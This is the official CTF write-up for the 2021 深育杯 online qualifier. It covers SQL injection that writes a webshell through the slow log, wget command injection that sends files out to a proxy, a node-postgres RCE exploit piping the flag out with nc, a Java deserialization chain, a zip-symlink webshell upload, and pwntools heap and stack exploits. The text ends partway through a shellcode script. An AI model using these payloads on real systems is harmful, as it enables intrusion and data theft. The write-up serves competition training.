

# 2021深育杯线上初赛官方WriteUp

原创

深信服千里目安全实验室 于 2021-11-18 18:02:57 发布 11717 收藏

分类专栏: CTF 文章标签: 测试工具 python 数据库

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/further\\_eye/article/details/121404183](https://blog.csdn.net/further_eye/article/details/121404183)

版权



CTF 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

## Web

### EasySQL

访问robots.txt, 可得三个文件index.php、config.php、helpyou2findflag.php。

fuzz黑名单, 可发现select、单双引号、括号、分号、set、show、variables、等都没有过滤。

经测试可得到闭合方式为括号, 且白名单为数据库记录行数, 使用 `1);{sqlinject}-- +` 可以闭合查询语句并进行堆叠注入。

```
show variables like '%slow_query_log%'; # 查询慢日志记录是否开启
setglobal slow_query_log=1; # 开启慢查询日志
setglobal slow_query_log_file='/var/www/html/helpyou2findflag.php'; # 设置慢查询日志位置
```

查询慢日志记录有关的变量。

修改慢查询日志的保存位置。

sleep函数在黑名单中因此不能直接使用, 这里有一个考点: 慢查询日志只会记录超过 `long_query_time` 时间的查询语句, 因此要在写入 `webshell` 的sql语句中超过执行耗时命令, 由于 `union` 和 `sleep` 都被过滤所以需要一定的绕过技巧, 最简单的方式应该是修改 `long_query_time` 的值。

```
1);setglobal long_query_time=0.000001;--+
1);show variables like 'long_query_time';--+
```

查询慢查询日志的判定时间。

查询一个 `webshell`, 查询记录就会被添加到 `slow_query_log_file` 变量所指向的位置, 这里 `fuzz` 黑名单可知一句话木马中常见的关键词被过滤了, 绕过一下即可: `1);select '<?php $_REQUEST[a]($_REQUEST[b])?>';--+`

访问 `helpyou2findflag.php` 即可访问webshell。

接下来就是找flag了, 查看用户发现有rainbow用户, `ip:port/helpyou2findflag.php?a=system&b=awk%20-F%27:%27%20%27{%20print%20$1}%27%20/etc/passwd`, 查看家目录发现有 `ssh.log`, flag就在其中。

## FakeWget

题目只有三个路由，一个输入点，容易判断考点是命令注入，因此需要先不断测试传入数据并刷新观察回显，来猜测后端与wget命令拼接逻辑和过滤逻辑，下面是三个比较典型的fuzz示例：

```
www.baidu.com
```

```
teststr with space www.baidu.com
```

这里fuzz出空格不可用

```
ls;\nwww.baidu.com
```

这里fuzz出分号不可用，同理可得反引号，`|,;, &` 均被过滤，同时能够测试出可利用 `\n` 绕过正则检查，只需要构造出空格且领用wget命令即可

第一步测试出可利用`\n`绕过合法性检查，且特殊符号被替换成空格，至此已经能够构造出POC读文件了，利用 `http_proxy` 和 `--body-file` 参数读取本地文件发送到代理服务器上：

```
-e;http_proxy=http://ip:port/;--method=POST;--body-file=/etc/passwd;\nwww.baidu.com
```

这里特殊符号被替换成空格，`\n` 绕过了检查wget的grep命令，并将 `/etc/passwd` 的文件内容发送到代理机上。

接下来就是找flag文件，第三个路由（点击getflag）访问后看网站源码，可知flag文件名称是 `flag_is_here`

建议的思路是：`/etc/passwd` 看到有 `ctf_user` 用户，读取 `ctf_user` 用户的 `.bash_history` 得到flask程序的根目录是 `/home/ctf_user/basedirforwebapp/`，直接读文件 `/home/ctf_user/basedirforwebapp/flag_is_here` 即可得到flag。

## EasyWAF

访问首页“/”时，发现cookie为 `node=dGhlcmUgaXMgYm90aGluz34h`，base64解码后结果为“`there is nothing~!`”。

访问接口“/register”时，尝试进行注入，会提示“SQL Injection Attack Found! IP record!”。

正常访问接口“/register”时，返回结果为“IP have recorded!”，同时发现设置了Cookie

为 `node=bWF4X2FsbG93ZWRfcGFja2V0`，base64解码后结果“`max_allowed_packet`”。

访问“/hint”时，发现cookie为 `node=fiBub2RlLXBvc3RncmVzIH4h`，base64解码后结果为“`~ node-postgres ~!`”。

进一步进行注入探测，可以知道，过滤了以下字符串：

```
"select",
"union",
"and",
"or",
"\"\",
"/",
"/*",
" "
```

结合以上两点信息，可以知道此web服务使用nodejs，并且waf数据保存在mysql中，而注册数据保存在postgresql中，同时可以利用mysql的max\_allowed\_packet特性绕过waf，并结合nodejs postgres包的RCE漏洞进行利用，给出如下exp.py。

```
from random import randint
import requests
import sys
# payload = "union"
def exp(url, cmd):
    print(cmd)
    payload = ""''', ')/%s*/returning(1)as"\\'/*", (1)as"\\'/*/(a=`child_process`)/"', (2)as"\\'/*/(b=`%s`)/"', (3)
as"\\'/*/-console.log(process.mainModule.require(a).exec(b))]=1//"--""% (' '* 1024* 1024* 16, cmd)
    username = str(randint(1, 65535)) + str(randint(1, 65535)) + str(randint(1, 65535))
    data = { 'username': username + payload, 'password': 'ABCDEF' }
    print('ok')
    r = requests.post(url, data = data)
    print(r.content)
if __name__ == '__main__':
    exp(sys.argv[1], sys.argv[2])
```

执行“python3 exp.py http://ip:端口/register “cat flag.txt|nc ip 端口””，如下：

远程服务器监听9999端口，获得flag。

## Web-log

访问网站自动下载了一个log文件。

打开查看内容，提示logname错误，那么可能需要提交logname。

并且抓包可以发现filename的路径为 `logs/info/info.2021-08-22.log`。

提交参数仍然返回错误，但可以看到改文件名其实是一个日志文件名，那么他应该是按日分割的，代入今天的年月日。


发现成功读取到日志文件（这里无法做目录遍历），根据日志内容可判断，该web是springboot，对应的jar包名为 `cb-0.0.1-SNAPSHOT.jar`，尝试是否可以下载jar包。

成功下载jar包。

反编译jar包，可以看到刚才访问请求方法为index。

并且发现还存在一个 `/bZdWASYu4nN3obRiLpqKCeS8erTZrdxx/parseUser` 接口，对提交的user参数做base64解码，并进行反序列化，那么该处存在一个反序列化漏洞。

分析 pom.xml 文件，发现有 commons-beanutils:1.8.2 依赖。



```
4 <modelVersion>4.0.0</modelVersion>
5 <parent>
6 <groupId>org.springframework.boot</groupId>
7 <artifactId>spring-boot-starter-parent</artifactId>
8 <version>2.5.4</version>
9 <relativePath/> <!-- lookup parent from repository -->
10 </parent>
11 <groupId>com.ctf</groupId>
12 <artifactId>cb</artifactId>
13 <version>0.0.1-SNAPSHOT</version>
14 <name>cb</name>
15 <description>Demo project for Spring Boot</description>
16 <properties>
17 <java.version>1.8</java.version>
18 </properties>
19 <dependencies>
20 <dependency>
21 <groupId>org.springframework.boot</groupId>
22 <artifactId>spring-boot-starter-web</artifactId>
23 </dependency>
24
25 <dependency>
26 <groupId>org.springframework.boot</groupId>
27 <artifactId>spring-boot-starter-test</artifactId>
28 <scope>test</scope>
29 </dependency>
30
31 <dependency>
32 <groupId>org.springframework.boot</groupId>
33 <artifactId>spring-boot-starter-aop</artifactId>
34 </dependency>
35 <dependency>
36 <groupId>org.projectlombok</groupId>
37 <artifactId>lombok</artifactId>
38 <optional>true</optional>
39 </dependency>
40 <dependency>
41 <groupId>commons-beanutils</groupId>
42 <artifactId>commons-beanutils</artifactId>
43 <version>1.8.2</version>
44 </dependency>
45
46 <dependency>
47 <groupId>org.springframework.boot</groupId>
48 <artifactId>spring-boot-starter-thymeleaf</artifactId>
49 </dependency>
50 </dependencies>
51
52 <build>
53 <plugins>
54 <plugin>
55 <groupId>org.springframework.boot</groupId>
56 <artifactId>spring-boot-maven-plugin</artifactId>
57 </plugin>
58 </plugins>
59 </build>
60
61 </project>
```

CSDN @深信服千里目安全实验室

但 ysoserial 工具里的 CommonsBeanutils 链，除了依赖 commons-beanutils 以外，还依赖 commons-collections，导致无法使用。



这里需要找到一条无依赖CC包的利用链，如下图所示：

```

publicclassCommonsBeanutilsNoCC{
publicstaticvoid setFieldValue(Object obj, String fieldName, Object value) throwsException{
Field field = obj.getClass().getDeclaredField(fieldName);
    field.setAccessible(true);
    field.set(obj, value);
}
publicbyte[] getPayload(byte[] clazzBytes) throwsException{
TemplatesImpl obj = newTemplatesImpl();
    setFieldValue(obj, "_bytecodes", newbyte[][]{clazzBytes});
    setFieldValue(obj, "_name", "HelloTemplatesImpl");
    setFieldValue(obj, "_tfactory", newTransformerFactoryImpl());
finalBeanComparator comparator = newBeanComparator(null, String.CASE_INSENSITIVE_ORDER);
finalPriorityQueue<Object> queue = newPriorityQueue<Object>(2, comparator);
// stub data for replacement later
    queue.add("1");
    queue.add("1");
    setFieldValue(comparator, "property", "outputProperties");
    setFieldValue(queue, "queue", newObject[]{obj, obj});
// =====
// 生成序列化字符串
ByteArrayOutputStream barr = newByteArrayOutputStream();
ObjectOutputStream oos = newObjectOutputStream(barr);
    oos.writeObject(queue);
    oos.close();
return barr.toByteArray();
}
}

```

上述的clazzBytes需替换成springboot回显class，代码如下：

```

public class SpringEcho {
    public SpringEcho() throws Exception {
    }
    Object httpResponse = null;
    try {
        Object requestAttributes = Class.forName("org.springframework.web.context.request.RequestContextHolder").getMethod("getRequestAttributes", new Class[0]).invoke(null, new Object[0]);
        Object httpRequest = requestAttributes.getClass().getMethod("getRequest", new Class[0]).invoke(requestAttributes, new Object[0]);
        httpResponse = requestAttributes.getClass().getMethod("getResponse", new Class[0]).invoke(requestAttributes, new Object[0]);
        String s = (String) httpRequest.getClass().getMethod("getHeader", new Class[] { String.class }).invoke(httpRequest, new Object[] { "Cmd" });
        if (s != null && !s.isEmpty()) {
            httpResponse.getClass().getMethod("setStatus", new Class[] { int.class }).invoke(httpResponse, new Object[] { new Integer(200) });
            byte[] cmdBytes;
            if (s.equals("echo")) {
                cmdBytes = System.getProperties().toString().getBytes();
            } else {
                String[] cmd = System.getProperty("os.name").toLowerCase().contains("windows") ? new String[] { "cmd.exe", "/c", s } : new String[] { "/bin/sh", "-c", s };
                cmdBytes = new java.util.Scanner(new ProcessBuilder(cmd).start().getInputStream()).useDelimiter("\\\\A").next().getBytes();
            }
            Object getWriter = httpResponse.getClass().getMethod("getWriter", new Class[0]).invoke(httpResponse, new Object[0]);
            getWriter.getClass().getMethod("write", new Class[] { String.class }).invoke(getWriter, new Object[] { (new String(cmdBytes)) });
            getWriter.getClass().getMethod("flush", new Class[0]).invoke(getWriter, new Object[0]);
            getWriter.getClass().getMethod("close", new Class[0]).invoke(getWriter, new Object[0]);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}

```

两者结合生成序列化数据，提交到服务端，数据包如下：



tmp目录下找到flag文件。

获取到flag。

## ZIPZIP

当解压操作可以覆盖上一次解压文件就可以造成任意文件上传漏洞。

查看upload.php源码：

zip.php

构造payload：

先构造一个指向 `/var/www/html` 的软连接(因为html目录下是web环境，为了后续可以getshell)。

利用命令 (`zip --symlinks test.zip ./*`) 对test文件进行压缩。

此时上传该test.zip解压出里边的文件也是软连接 `/var/www/html` 目录下接下来的思路就是想办法构造一个getshell文件让getshell文件正好解压在 `/var/www/html` 此时就可以getshell。

构造第二个压缩包，我们先创建一个test目录(因为上一个压缩包里边目录就是test)，在test目录下写一个shell文件，在压缩创建的test目录 此时压缩包目录架构是：`test/cmd.php`。

当我们上传这个压缩包时会覆盖上一个test目录，但是test目录软链接指向 `/var/www/html` 解压的时候会把 `cmd.php` 放在 `/var/www/html`，此时我们达到了getshell的目的。

上传第一个压缩包：

在上传第二个压缩包文件，此时cmd.php已经在 `/var/www/html` 目录下访问。

访问cmd.php执行命令成功读取到flag。

## PWN

### Find\_Flag

分析find\_flag程序，存在的漏洞位于sub\_132F函数中，该函数中，存在栈溢出漏洞，如下所示：

```

.text:000000000000132F sub_132F      proc near                                ; CODE XREF: main+71↓p
.text:000000000000132F; __unwind {
.text:000000000000132F                                endbr64
.text:0000000000001333                                push    rbp
.text:0000000000001334                                mov     rbp, rsp
.text:0000000000001337sub    rsp, 60h
.text:000000000000133B                                mov     rax, fs:28h
.text:0000000000001344                                mov     [rbp-8], rax
.text:0000000000001348                                xor     eax, eax
.text:000000000000134A                                lea    rdi, aHiWhatSYourNam ; "Hi! What's your name? "
.text:0000000000001351                                mov     eax, 0
.text:0000000000001356                                call   sub_1100
.text:000000000000135B                                lea    rax, [rbp-60h]
.text:000000000000135F                                mov     rdi, rax
.text:0000000000001362                                mov     eax, 0
.text:0000000000001367                                call   sub_1110 ; gets读入数据, 未限制大小
.text:000000000000136C                                lea    rdi, aNiceToMeetYou ; "Nice to meet you, "
.text:0000000000001373                                mov     eax, 0
.text:0000000000001378                                call   sub_1100
.text:000000000000137D                                lea    rax, [rbp-60h]
.text:0000000000001381                                mov     rcx, 0FFFFFFFFFFFFFFFh
.text:0000000000001388                                mov     rdx, rax
.text:000000000000138B                                mov     eax, 0
.text:0000000000001390                                mov     rdi, rdx
.text:0000000000001393                                repne scasb
.text:0000000000001395                                mov     rax, rcx
.text:0000000000001398not    rax
.text:000000000000139B                                lea    rdx, [rax-1]
.text:000000000000139F                                lea    rax, [rbp-60h]
.text:00000000000013A3                                add    rax, rdx
.text:00000000000013A6                                mov    word ptr [rax], 0A21h
.text:00000000000013AB                                mov    byte ptr [rax+2], 0
.text:00000000000013AF                                lea    rax, [rbp-60h]
.text:00000000000013B3                                mov     rdi, rax
.text:00000000000013B6                                mov     eax, 0
.text:00000000000013BB                                call   sub_1100
.text:00000000000013C0                                lea    rdi, aAnythingElse ; "Anything else? "
.text:00000000000013C7                                mov     eax, 0
.text:00000000000013CC                                call   sub_1100
.text:00000000000013D1                                lea    rax, [rbp-40h]
.text:00000000000013D5                                mov     rdi, rax
.text:00000000000013D8                                mov     eax, 0
.text:00000000000013DD                                call   sub_1110 ; gets读入数据, 未限制大小
.text:00000000000013E2                                nop
.text:00000000000013E3                                mov     rax, [rbp-8]
.text:00000000000013E7                                xor     rax, fs:28h
.text:00000000000013F0                                jz     short locret_13F7
.text:00000000000013F2                                call   sub_10D0
.text:00000000000013F7                                locret_13F7:                                ; CODE XREF: sub_132F+C1↑j
.text:00000000000013F7                                leave
.text:00000000000013F8                                retn
.text:00000000000013F8; } // starts at 132F
.text:00000000000013F8 sub_132F      endp

```

利用代码如下所示:

```

from pwn import*
import struct
fs = "%17$lx,%19$lx"
flag = 0x00000000000001231
ret_offset = 0x146f
p = remote('127.0.0.1', 20701)
#p = process('./canary')
print((p.recvuntil('name? ').decode()))
p.sendline(fs.encode())
buf = (p.recvuntil('!\n').decode())
print(buf)
data = buf.split()[4].split('!')[0]
canary = (int((data.split(',')[0]), 16))
ret = (int((data.split(',')[1]), 16))
print(canary)
print(ret)
print(p.recvuntil('? ').decode())
payload = ("A"*56).encode()
payload += struct.pack("<Q", canary)
payload += ("A"*8).encode()
payload += struct.pack("<Q", flag + ret - ret_offset)
p.sendline(payload)
p.interactive()

```

## WriteBook

利用代码如下所示:

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import*
exe = context.binary = ELF('./writebook')
if args.LIBC:
    libc_path = "./libc.so.6"
    os.environ['LD_PRELOAD'] = libc_path
else:
    libc_path = "/lib/x86_64-linux-gnu/libc.so.6"
libc = ELF(libc_path)
def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        context.terminal = ['tmux', 'splitw', '-h']
    return gdb.debug([exe.path] + argv)
    elif args.REMOTE:
        return remote("127.0.0.1", "8892")
    else:
        return process([exe.path] + argv, *a, **kw)
#=====
#                               EXPLOIT GOES HERE
#=====
# Arch:      amd64-64-little
# RELRO:     Full RELRO
# Stack:     Canary found
# NX:        NX enabled
# PIE:       PIE enabled
"""
size: 32
[+] Heap-Analysis- __libc_malloc(32)=0x555555757040
page #1
1. New page

```

```
1.new page
2.Write paper
3.Read paper
4.Destroy the page
5.Repick
> 3
"""
HEAP_BASE = 0
LIBC_BASE = 0
def create_page(size):
    io.sendline("1")
    io.recvuntil("both sides?")
if 240 < size:
    io.sendline("2")
else:
    io.sendline("1")
    io.sendline(str(size))
def remove_page(nr):
    io.sendline("4")
    io.recvuntil("Page:")
    io.sendline(str(nr))
def print_page(nr):
    io.sendline("3")
    io.recvuntil("Page:")
    io.sendline(str(nr))
def load_page(nr, data):
    io.sendline("2")
    io.recvuntil("Page:")
    io.sendline(str(nr))
    io.recvuntil("Content:")
    io.send(data)
def get_heapleak(pg_nr):
global HEAP_BASE
    print_page(pg_nr)
    io.recvuntil("Content:")
    leakstr = io.recvline()[1:-1] + b"\x00\x00"
print(hex(u64(leakstr)))
    heap_leak = u64(leakstr)
    HEAP_BASE = heap_leak - 0xd30
print("-"* 89)
print("HEAPBASE: %s"% hex(HEAP_BASE))
def get_libcleak(pg_nr):
global LIBC_BASE
    print_page(pg_nr)
    io.recvuntil("Content:")
    leakstr = io.recvline()[1:-1] + b"\x00\x00"
print(hex(u64(leakstr)))
    libc_leak = u64(leakstr)
    LIBC_BASE = libc_leak - 0x3ec070
print("-"* 89)
print("LIBC_BASE: %s"%hex(LIBC_BASE))
io = start()
io.recvuntil("> ")
# shellcode = asm(shellcraft.sh())
length = 0xf0-8
biglength = 0xf0
print("[*]First Create")
create_page(0x1e0)
#load_page(0, cyclic(0x1e0))
payload = b"A"*8
```

```
payload += p64(0x331)
load_page(0, payload)
io.sendline()
create_page(0x40)
create_page(0x50)
create_page(0x60)
create_page(40)
create_page(0x1e0)
create_page(0x90)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
create_page(0xf0)
print("[*]Remove last 7")
remove_page(7)
remove_page(8)
remove_page(9)
remove_page(10)
remove_page(11)
remove_page(12)
remove_page(13)
print("[*]Create 0xf0")
create_page(0xf0)
print("[*]Heap Leak")
get_heapleak(7)
print("[*]Remove last")
remove_page(7)
#7
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0)
create_page(0x1e0) #keep from merging with top
remove_page(7)
remove_page(8)
remove_page(9)
remove_page(10)
remove_page(11)
remove_page(12)
remove_page(13)
remove_page(14)
remove_page(15)
create_page(0x1d0)
get_libcleak(7)
remove_page(7)
print("LIBC_BASE: %s"%hex(LIBC_BASE))
print("HEAP_BASE: %s"%hex(HEAP_BASE))
payload = b"-"*(0x100-8)
payload += p64(0xf1)
load_page(5, payload)
io.sendline()
#break is now 611 for 0x1e0 overflows with the next chunk header and sets new size
```

```

#tcache is now full for 0x1e0, overflow the next chunk header and set prev size
CHUNK_TO_COALESCE = HEAP_BASE+0x260
FAKECHUNK_BASE = CHUNK_TO_COALESCE+0x18
FREE_HOOK = LIBC_BASE+0x3ed8e8
payload = b""
payload += b"A"*32
payload += p64(0x330) #fake prev_size pointing to page 0
load_page(4, payload)
payload = b"A"*8
payload += p64(0x331)
payload += p64(FAKECHUNK_BASE)
payload += p64(FAKECHUNK_BASE+0x8)
payload += p64(0x0)
payload += p64(0x0)
payload += p64(CHUNK_TO_COALESCE)
len(payload)
load_page(0, payload)
io.sendline()
#io.interactive()
# free the page we modified the chunk on
remove_page(5)
# we now have unsorted bin pointing to 0x270 offset which overlaps. Now create a page to get that pointer
create_page(0x1d0)
create_page(0x1d0)
create_page(0x1d0)
# then remove to get into tcache
remove_page(5)
remove_page(6)
remove_page(7)
remove_page(8)
# 0x270 offset pointer is now in tcache
# overwrite the next pointer
payload = b""
payload += p64(0)
payload += p64(0x1e1)
payload += p64(FREE_HOOK)
load_page(0, payload)
io.sendline()
create_page(0x1d0)
create_page(0x1d0)
# Write the magic gadget to __free_hook ptr
payload = p64(LIBC_BASE+0x4f432)
load_page(6, payload)
io.sendline()
# free a page
remove_page(3)
io.interactive()
"""
0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
[rsp+0x40] == NULL
"""

```

## CreateCode

反编译create\_code，漏洞点见如下代码注释处：

```

.text:00000000000013F0 sub_13F0      proc near      ; CODE XREF: main+AE↓p
.text:00000000000013F0; __unwind {
.text:00000000000013F0      endbr64

```

```
.text:00000000000013F4      push    rbp
.text:00000000000013F5      mov     rbp, rsp
.text:00000000000013F8sub   rsp, 10h
.text:00000000000013FC      mov     dword ptr [rbp-0Ch], 0
.text:0000000000001403      mov     eax, cs:dword_4040
.text:0000000000001409      cmp     eax, 2Eh; '.'
.text:000000000000140C      jle     short loc_142E
.text:000000000000140E      mov     edx, 0Fh
.text:0000000000001413      lea    rsi, aNoMoreData ; "no more data.\n"
.text:000000000000141A      mov     edi, 1
.text:000000000000141F      mov     eax, 0
.text:0000000000001424      call   sub_10C0
.text:0000000000001429      jmp     locret_153C
.text:000000000000142E; -----
.text:000000000000142E
.text:000000000000142E loc_142E: ; CODE XREF: sub_13F0+1C↑j
.text:000000000000142E      mov     eax, cs:dword_4040
.text:0000000000001434      add     eax, 1
.text:0000000000001437      mov     cs:dword_4040, eax
.text:000000000000143D      mov     edi, 324h
.text:0000000000001442      call   sub_10F0 ; 申请1000字节大小的内存
.text:0000000000001447      mov     [rbp-8], rax
.text:000000000000144B      mov     rax, [rbp-8]
.text:000000000000144Fand   rax, 0FFFFFFFFFFFFFF00h
.text:0000000000001455      mov     edx, 7
.text:000000000000145A      mov     esi, 1000h
.text:000000000000145F      mov     rdi, rax
.text:0000000000001462      call   sub_1100 ; 设置申请的内存属性为RWX
.text:0000000000001467      mov     edx, 9
.text:000000000000146C      lea    rsi, aContent ; "content: "
.text:0000000000001473      mov     edi, 1
.text:0000000000001478      mov     eax, 0
.text:000000000000147D      call   sub_10C0
.text:0000000000001482      mov     rax, [rbp-8]
.text:0000000000001486      mov     edx, 3E8h
.text:000000000000148B      mov     rsi, rax
.text:000000000000148E      mov     edi, 0
.text:0000000000001493      mov     eax, 0
.text:0000000000001498      call   sub_10E0 ; 读取数据到内存中
.text:000000000000149D      mov     eax, cs:dword_4040
.text:00000000000014A3      cdqe
.text:00000000000014A5      lea    rcx, ds:0[rax*8]
.text:00000000000014AD      lea    rdx, unk_4060
.text:00000000000014B4      mov     rax, [rbp-8]
.text:00000000000014B8      mov     [rcx+rdx], rax
.text:00000000000014BC      mov     rax, [rbp-8]
.text:00000000000014C0      mov     eax, [rax]
.text:00000000000014C2      cmp     eax, 0F012F012h; 判断起始地址是否为0xF012F012
.text:00000000000014C7      jnz     short loc_1517
.text:00000000000014C9      jmp     short loc_14EF
.text:00000000000014CB; -----
.text:00000000000014CB
.text:00000000000014CB loc_14CB: ; CODE XREF: sub_13F0+106↓j
.text:00000000000014CB      mov     rdx, [rbp-8]
.text:00000000000014CF      mov     eax, [rbp-0Ch]
.text:00000000000014D2      cdqe
.text:00000000000014D4      movzx  eax, byte ptr [rdx+rax+4]
.text:00000000000014D9      cmp     al, 0Fh; 判断数据值是否>0xF
.text:00000000000014DB      jbe     short loc_14EB
```

```

.text:00000000000014DD mov     rdx, [rbp-8]
.text:00000000000014E1 mov     eax, [rbp-0Ch]
.text:00000000000014E4 cdq     ;
.text:00000000000014E6 mov     byte ptr [rdx+rax+4], 0; 大于0xF, 则置0
.text:00000000000014EB
.text:00000000000014EB loc_14EB:                ; CODE XREF: sub_13F0+EB↑j
.text:00000000000014EB add     dword ptr [rbp-0Ch], 1
.text:00000000000014EF
.text:00000000000014EF loc_14EF:                ; CODE XREF: sub_13F0+D9↑j
.text:00000000000014EF cmp     dword ptr [rbp-0Ch], 3E7h遍历内存中的数据
.text:00000000000014F6 jle     short loc_14CB
.text:00000000000014F8 mov     rax, [rbp-8]
.text:00000000000014FC add     rax, 4
.text:0000000000001500 mov     cs:qword_4048, rax
.text:0000000000001507 mov     rdx, cs:qword_4048
.text:000000000000150E mov     eax, 0
.text:0000000000001513 call    rdx ; qword_4048 ; 执行申请内存处的代码
.text:0000000000001515 jmp     short loc_1521
.text:0000000000001517; -----
.text:0000000000001517
.text:0000000000001517 loc_1517:                ; CODE XREF: sub_13F0+D7↑j
.text:0000000000001517 mov     rax, [rbp-8]
.text:000000000000151B mov     dword ptr [rax], 4
.text:0000000000001521
.text:0000000000001521 loc_1521:                ; CODE XREF: sub_13F0+125↑j
.text:0000000000001521 mov     edx, 15h
.text:0000000000001526 lea     rsi, aCreateSuccessf ; "create successfully.\n"
.text:000000000000152D mov     edi, 1
.text:0000000000001532 mov     eax, 0
.text:0000000000001537 call    sub_10C0
.text:000000000000153C
.text:000000000000153C locret_153C:            ; CODE XREF: sub_13F0+39↑j
.text:000000000000153C leave
.text:000000000000153D retn
.text:000000000000153D; } // starts at 13F0
.text:000000000000153D sub_13F0     endp

```

通过上述分析，可以知道，申请了1000字节RWX内存，当前四字节内容为0xF012F012时，会为进一步判断后续内存数据，数据内容限定在0~0xF之间，后续直接执行此处代码。因而，这里可以使用如下指令进行构造，exp如下：

```

from pwn import*
context(os='linux', arch='amd64')
#context.log_level = 'debug'
BINARY = './create_code'
elf = ELF(BINARY)
if len(sys.argv) > 1 and sys.argv[1] == 'r':
    HOST = "127.0.0.1"
    PORT = 8888
    s = remote(HOST, PORT)
else:
    s = process(BINARY)
#context.terminal = ['tmux', 'splitw', '-h']
#s = gdb.debug(BINARY)
s.sendline('1')
print(s.recvuntil("content: "))
flag = b"\x12\xF0\x12\xF0"
buf = asm('''
    add DWORD PTR [rip+0x600], eax
''')
# make xor ecx ecx code 0x31c9

```



```
buf += asm('''
    add cl, byte PTR [rdx]
    add al, 0xf
    add byte PTR [rdx+rcx*1], al
    add cl, byte PTR [rdx]
    add byte PTR [rdx+rcx*1], al
    add byte PTR [rdx+rcx*1], al
''')
# al = 0x30
# xor edx, edx # 0x31d2
buf += asm('''
    add cl, byte PTR [rdx]
    add byte PTR [rdx+rcx*1], al
    add cl, byte PTR [rdx]
    add al, 1
    add byte PTR [rdx+rcx*1], al
    add byte PTR [rdx+rcx*1], al
    add byte PTR [rdx+rcx*1], al
    add byte PTR [rdx+rcx*1], al
''')
# al = 0x31
# push 0x3b # 0x6a3b
buf += asm('''
    add cl, byte PTR [rdx]
    add byte PTR [rdx+rcx*1], al
    add byte PTR [rdx+rcx*1], al
    add cl, byte PTR [rdx]
    add byte PTR [rdx+rcx*1], al
''')
# al = 0x31
# pop rax # 0x58
buf += asm('''
    add cl, byte PTR [rdx]
    add al, 0xf
    add al, 0xf
    add al, 0x9
    add byte PTR [rdx+rcx*1], al
''')
# al = 0x58
# make /bin/sh
# rcx = 0x200
buf += asm('''
```

```

buf += asm(
add ecx, DWORD PTR [rip+0x20f]
add al, 0xf
add al, 0x5
add byte PTR [rdx+rcx*1], al
add cl, byte PTR [rdx]
